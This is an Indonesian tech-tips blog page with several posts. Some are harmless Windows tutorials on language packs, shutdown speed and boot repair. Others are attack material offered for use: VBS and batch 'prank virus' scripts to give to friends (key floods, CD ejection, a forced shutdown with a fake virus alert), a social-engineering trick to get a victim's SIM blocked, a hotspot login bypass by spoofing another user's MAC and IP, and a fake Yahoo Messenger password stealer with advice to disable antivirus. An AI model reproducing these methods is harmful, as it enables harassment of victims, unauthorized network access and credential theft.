script src='http://ajax.googleapis.com/ajax/libs/jquery/1.3/jquery.min.js' type='text/javascript'/>
Selamat datang Sobat ! | Members area : LOGIN | DAFTAR
Profil Admin | Pasang Iklan | Hubungi Saya | Daftar Isi | Karier |
Powered by Blogger.

Cara Merubah Bahasa Windows 7 ke Bahasa Indonesia

Tuesday, April 10, 2012

Cara Merubah Bahasa Windows 7 ke Bahasa Indonesia ini cukup mudah. Anda tinggal melakukan download Indonesia Windows 7 Language Interface Pack terlebih dahulu (link download ada di bawah). Gak usah basa basi langsung aja ikuti langkah-langkah berikut:


  • Setelah Anda selesai download Windows 7 Language Interface Pack Bahasa Indonesia, instal file hasil download tersebut dengan melakukan klik 2 kali.
  • Setelah Install Wizard muncul klik Next.
  • Pilih tanda pada opsi “I accept the license terms” untuk menyetujui semua ketentuan dan persyaratan dari Microsoft. Klik Next.
  • Setelah itu, proses Instalasi akan mulai. Tunggu hingga proses selesai.
  • Pada saat proses selesai, klik Nex sekali lagi.
  • Terakhir anda pilih Bahasa Indonesia dan berikan tanda cek (centang) pada “Apply display language to welcome screen and system accounts”. Terakhir klik tombol Change Display Language.


Proses pergantian Bahasa ini membutuhkan restart atau log off. Jadi, agar bahasa indonesia yang baru Anda install teraplikasikan ke system, maka lakukanlan restart atau log off. Setelah, Anda kembali log on maka bahasa Windows 7 Anda telah berubah menjadi Bahasa Indonesia.


Jika Anda ingin mengganti bahasa menjadi bahasa sebelumnya, Anda dapat mengganti bahasa Windows 7 dengan cara sebagai berikut:


  • Buka Control Panel dan pada item Jam Bahasa dan Wilayah klik tulisan “Ubah Bahasa Tampilan”
  • Pada jendela setting bahasa, pilih bahasa yang Anda inginkan melalui kotak dropdown “Pilih Bahasa Tampilan”. Klik OK untuk menyimpan pengaturan.


Proses ini juga membutuhkan restart ataupun log off komputer.
Sekian tutorial cara merubah bahasa Windows 7 ke bahasa Indonesia setelah melakukan instalasi Windows 7 Language Interface Pack Bahasa Indonesia. Selamat mencoba!

Download || Windows 7 Language Interface Pack

Cara Buat Virus Untuk Isengin Temen

Monday, April 9, 2012

"Bosen dengan belajar, mau iseng? Yuk, kita pakai cara sederhana saja untuk ngisengin teman kita sendiri.
Tapi jangan anda coba trik ini di komputer anda, klo dicoba berarti anda mengisengin diri anda sendiri & dapat dibilang anda melakukan tindakan senjata makan tuan donkkkk...!!!.

Penting...!!!
Copy Paste Kadang Tidak Berhasil Dikarenakan Perbedaan Tanda Petik ( ” ” ) Pada Notepad, Untuk Lebih Fix Bisa Pake TextPad
Langsung saja di coba..!!!

1. Iseng Mengeject CD-Drive Terus Menerus
Set oWMP = CreateObject(”WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

2. Iseng Dengan Tombol Enter Terus Menerus
Set wshShell = wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

3. Iseng Dengan Pesan Lambat Notepad “Hello, how are you? I am good thanks!”


WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(”WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda


4. Iseng Dengan Backspace
MsgBox “Maaf, Anda Harus Mengulang Kembali”
Set wshShell =wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

5. Iseng Dengan Membuka Calculator Terus Menerus

@ECHO off
:top
START %SystemRoot%\system32\cacl.exe
GOTO top
Kemudian save dengan “SUKASUKAANDA.BAT” & Berikan keteman Anda

6. Iseng Dengan Keyboard

Set wshShell = wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “Maaf, Keyboard Tidak Berfungsi! Harap Diperbaiki”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

7. Iseng Dengan Shutdown Computer

@echo off
msg * Komputer Anda Terinfeksi Virus
shutdown -c “Error! Virus Menyebar Keseluruh System!” -s -t 0
Kemudian save dengan “SUKASUKAANDA.BAT” & Berikan keteman Anda

Cara mematikan program diatas sbb :
1. buka task manager (ctrl+alt+del)
2. lalu cari wscript
3. matikan wscript dengan cara klik end process
4. dan akhirnya program notepad yang anda buat mati"

Ha ha ha ha ha......sekarang tinggal di coba saja....!!, Selamat berjail jail....!!!!

Blokir Kartu Orang Cuma Dengan SMS

Sunday, April 8, 2012

 Bagi para pengguna
indosat, khususnya yang
suka iseng dan jail, ada trik jail nich,

"memblokir kartu
orang",

misalkan kalian
jengkel sama seseorang, kamu bisa kerjain dia, caranya gampang, kamu smsin dia bilang aja begini


"eh skrng
indosat gratis telpon loh, caranya begini kamu tekan *35*1234# lalu
panggil/oke"
nah pasti orang itu penasaran n
diakses, setelah itu sms dan telpon ke nomor korban ga bakal bisa masuk n otomis tu no korban dah keblokir
Jangan! DisalaHgunakan
Ini hanya untuk pembelajaran!

Semoga Tehnik Tersebut masih berlaku

PENTING....!!!

Jangan di salah gunakan, ini cuma berbagi pengetahuan saja biyar kita gak kena tipy dengan cara katak ginian...jadi bukan tanggung jawab saya jika di salah gunakan...!!!

Cara Hack Password HOTSPOT Mikrotik

Saturday, March 31, 2012


Ciri dari hotspot mikrotik biasanya sebelum kita berbrowsing akan dihadapkan dengan menu login (Memasukan username dan password).

Kita disini akan mem-bypass loginnya, sehingga tidak membutuhkan menu login lagi jika akan berbrowsing lain waktu walaupun pihak yang punya hotspot sudah mengganti2 username dan passwordnya. Kita disini menggunakan software netcut.... tapi eittzzzz...bukan sekedar netcut yang biasa, tapi kita akan olah lagi penggunaannya yang lebih detil biar maksimal... biasanya kita pakai netcut hanya untuk memotong bandwitch agar bandwitch dialihkan banyak yang masuk ke kita,, tapi kali ini beda bro, untuk membyPASS login HOTSPOT...

PENASARAN??

Langsung ke cara :

  • Download software netcut 3.0 (versi terbaru). Dan jika kamu memakai windows 7, setelah install netcut, download winCap nya. 

 (Tujuan dari install netcut untuk melihat MAC address yang terhubung dengan kita). 

  • Coneksikan komputer/laptop kita ke hotspot. 
  • Jalankan netcut nya.
  •  Pilih LAN Card / NIC yang kita gunakan dengan mengklik menu Choice NetCard 
  • Lalu pindah ke menu utama, dan pilih network orang lain, jangan pilih network kamu maupun network server.
  •  Pindah dan copy IP address dan MAC address dengan klik print table dan copy ke notepad. 
  • Paste kan di notepad, kemudian edit nilai MAC address, pada contoh ini [00:26:5E:60:81:1C]. Hilangkan tanda [:] sehingga menjadi 00265E60811C. Nilai ini yang akan kita gunakan untuk merubah MAC address kita. 
  • wokeyh, lalu disable dulu wireless LAN kita. Buka properties wireless LAN dan ubah nilai Local Administration MAC Network, default kosong. Isikan dengan nilai tadi, misalnya 00265E60811C.
  • Set IP wireless LAN kita dengan IP yang sama yaitu 192.168.182.18 dan isi juga DNS server address. 

  • Eng ing eng, enable kan wireless LAN kamu, dan sekarang kamu connec tanpa menu login. 


NB:
Untuk mengetahui DNS server address bisa dicek sebelum kita merubah MAC dan IP. Jadi waktu pertama kali kita terhubung ke hotspot, dengan cara mengetik perintah dari command prompt C:\>ipconfig/all

Note :
Saya pernah coba di salah satu tempat hotspot di deket kampus saya, dan berhasil.. MANTAP..!

Walaupun cara untuk menjebol hotspot sangat banyak, bisa dengan backtrack linux, dll... Bagi yang lebih mengetahui bisa share, ok..

Cara mengHack Yahoo Messenger

Bagaimana cara meng hack YM alias Yahoo Messenger. Bagaimana cara hack password dan ID yahoo messenger. Otomatis dengan mengetahui password dan ID yahoo messenger, kita bisa tau emailnya dong, cara hack email seseorang, cara menjebol password email, software fake yahoo messenger, phising yahoo messenger. wow.. cara ini hampir mirip dengan kinerja keylogger.
 Penasaran? wokee.. saatnya bergerilya lagi coii.. kita hajar ampe tuntas.. :p

Kita disini akan menggunakan dengan software, yang sudah disetting cheat dan tampilannya mirip dengan yahoo messenger. Dengan cara Fake Yahoo Messenger. Tool ini jika kita install, maka icon yang terinstall mirip YM. Dan begitu target login dengan YM ini, maka password dan ID nya akan di akumulasikan di PC. Woww.. menarik untuk di coba neh :p ..hhhhhh

Cara menggunakan fake login Yahoo Messenger: 

  1. Kita install softwarenya 
  2. begitu terinstall, kita coba dulu dengan asal ketik sembarang pada kotak login (kita test), misal: yahoo ID : trikkomputer password : asdf1234
  3. Kemudian kita klik sign in atau enter, nah sewaktu kita enter, sebenarnya software ini akan mengakuisisi mengalihkan typing yang kita ketik ke suatu notepad. Dan pada notepad tersebut telah berisi password dan yahoo ID yang kita ketik tadi. wow..hhhh 
  4. Untuk mengetahui lokasi notepad tersebut, berada pada partisi C, dengan nama notepad Gagan. Didalam notepad akan terisi kata yang kamu ketik pada login tadi. 


Kadang Software ini di anggap sebagai virus. Tetapi ini bukan virus. Maka matikan Antivirus anda sebelum menginstall dan mencoba. rating 4 Untuk mendownload softwarenya, klik link di bawah ini:


PENTING
Disini saya hanya share untuk mengetahui dan berbagi pengetahuan aja, dan gunakan sebaik2nya. Untuk mengantisipasi jika kemudian hari bermain internet untuk tidak terjebak pada perangkap fake yahoo messenger yang biasanya terinstall di warnet2.

   
Download Fake Yahoo Messenger (1,61 MB)
PASSWORD RAR: zatyabajaitem 

Tips Mempercepat Proses Shutdown Windows 7

Saturday, March 3, 2012

Tips kali ini adalah cara mempercepat proses shutdown Windows 7. Dimana kadang-kadang proses shutdown Windows 7 agak terhambat karena adanya sebuah process yang tidak merespon dan tidak bisa berhenti. Sedangkan waktu tunggu agar sebuah process terhenti pada Windows 7 secara default yaitu 12000 milidetik (12 detik). Untuk mempercepat proses shutdown, Anda bisa mengurangi waktu tunggu tersebut melalui Registry windows.

Untuk mengurangi waktu tunggu agar sebuah proses terhenti, seperti yang saya katakan diatas Anda dapat melakukan sedikit perubahan pada Registry windows. Dengan mengurangi waktu tunggu ini maka proses shutdown dapat dipercepat beberapa detik lagi. Berikut langkah-langkahnya:


  • Klik Start » Run, ketik regedit dan tekan Enter untuk membuka Registry Editor.
  • Pada jendela Registry Editor, buka key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control.
  • Di sisi jendela sebelah kanan, klik dua kali (double click) value WaitToKillServiceTimeout untuk mengubah nilainya.


  • Selanjutnya, di jendela Edit Value, ubah nilai menjadi 2000 (2 detik). Jadi waktu tunggu yang dibutuhkan sebelum sebuah proses yang tidak merespon dihentikan adalah 2 detik.


  • Terakhir tutup Registry Editor.

Sekian tips mempercepat proses shutdown Windows 7. Tips ini akan mempersingkat proses shutdown Windows 7 Anda sekitar 10 detik. Pada artikel selanjutnya, saya akan memberikan tips mempersingkat waktu shutdown pada Windows XP. Selamat mencoba!

Cara menambahkan Regedit ke context menu my computer

Context menu merupakan pilihan tambahan yang biasanya dimunculkan dengan cara klik kanan. Dengan mengakses context menu user bisa membuka properties sebuah file atau program, melakukan refresh, dan perintah lainnya. Context menu pada mycomputer sering dipergunakan oleh user untuk membuka windows explorer, dan membuka system properties computer tersebut. Cara membukanyapun cukup sederhana yaitu klik kanan MyComputer kemudian pilih explorer atau properties.

Dengan trik dibawah ini, anda dapat menambahkan program lain seperti registry editor di context menu MyComputer. Dengan demikian user bisa membuka registry editor melalui context menu atau klik kanan mycomputer, sehingga akan membutuhkan proses yang lebih cepat daripada cara yang lazim. Untuk itu silahkan ikuti langkah-langkah berikut :

  • Buka jendela registry editor dengan menekan tombol windows +R kemudian ketik regedit dan tekan enter
  • Masuk ke HKEY_CLASSES_ROOT\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\shell
  • Backup dulu key shell dengan cara klik kanan pada key shell kemudian pilih export. Simpan file reg tersebut dengan nama context menu.reg.
  • Buat key baru dengan cara klik kanan pada shell, pilih new kemudian pilih key.
  • Beri nama key yang baru dibuat tadi dengan nama regedit.
  • Pada panel sebelah kanan dari key regedit tersebut klik ganda pada default kemudian isikan value datanya menjadi registry editor dan klik OK.
  • Buat string baru dengan klik kanan pada panel sebelah kanan kemudian pilih new dan klik string value. Beri nama string tersebut icon dan isikan value datanya regedit.exe


  • Buatlah subkey baru pada regedit, dengan cara klik kanan pada key regedit pilih new dan klik key.
  • Beri nama key tersebut command. Pada panel sebelah kanan klik ganda default dan isi value datanya menjadi regedit.exe kemudian klik OK


  • Tutup jendela registry editor kemudian restart komputer atau restart windows explorer.

Sekarang silahkan anda coba dengan klik kanan pada MyComputer. Maka pada context menu akan muncul Registry Editor, dan jika anda klik akan langsung membuka jendela Registry editor.


Bagaimana, mudah bukan ? .. Jika merasa ribet dengan cara ini, anda bisa bisa download file reg dibawah ini. Silahkan klik ganda pada file reg tersebut kemudian restart komputer atau restart windows explorer.

Untuk menghilangkan atau mengembalikan kekeadaan semula silahkan hapus key regedit di registry editor.

Memperbaiki Bootmgr is Missing di Windows 7

Friday, March 2, 2012

BOOTMGR is missing. Press Ctrl+Alt+Delete to restart, bagi Anda pengguna sistem operasi Windows, mungkin pesan error seperti ini sering Anda temui. Sebagain besar dari Anda mungkin belum mengetahui cara memperbaiki error tersebut. Pada artikel kali ini saya akan berbagi tips untuk memperbaiki error Bootmgr is missing di Windows 7. Untuk memperbaiki error Bootmgr is missing di Windows 7, Anda membutuhkan DVD Setup Windows 7 atau CD Repair (System Repair Disk) Windows 7. Simak tutorial cara membuat system repair disk Windows 7. Jika Anda kebetulan tidak mempunyai CD, Anda bisa menyimak Cara Membuat System Repair Disc Windows 7 dengan Flashdisk 2).

Jika semuanya sudah siap, ikuti langkah-langkah berikut untuk memperbaiki error Bootmgr is missing di Windows 7:


  • Pertama masukkan CD Repair Windows 7 ke CD/DVD drive komputer. Restart komputer dan atur agar komputer boot dari CD melalui BIOS.
  • Pada saat Anda sudah boot dari CD tersebut, pada jendela pertama yang muncul, pilih Windows 7 di list Operating System dan klik tombol Next.
  • Selanjutnya, di jendela System Recovery Options, pilih Command Prompt pada daftar tool recovery yang teredia.

Klik gambar untuk memperbesar
  • Dijendela command prompt yang muncul, ketik perintah berikut:
  1. bootrec /RebuildBCD
  2. bootrec /fixmbr
  3. bootrec /fixboot
  • Ingat! Sebelum mengetik 3 perintah tadi, Anda mesti berpindah dulu ke directory x:\windows\system32 dengan menggunakan perintah cd x:\windowssystem32.
  • Tutup jendela CMD, kemudian restart komputer dan boot dari harddisk Anda (bukan dari CD lagi).


Sekarang Windows 7 Anda akan boot kembali secara normal setelah Anda melakukan perbaikan tadi. Namun, jika tidak, coba boot kembali dari CD Repair Windows 7 yang tadi Anda gunakan. Pada langkah ke-3 di tutorial di atas pilih Startup Repair. Kemudian akan muncul jendela Startup Repair.


Klik gambar untuk memperbesar

Tunggu hingga proses tersebut selesai dan restart komputer. Lakukan Startup repair tadi sebanyak 3 (tiga) kali.
Sekian tips memperbaiki Bootmgr is Missing di Windows 7. Semoga bermanfaat dan selamat mencoba!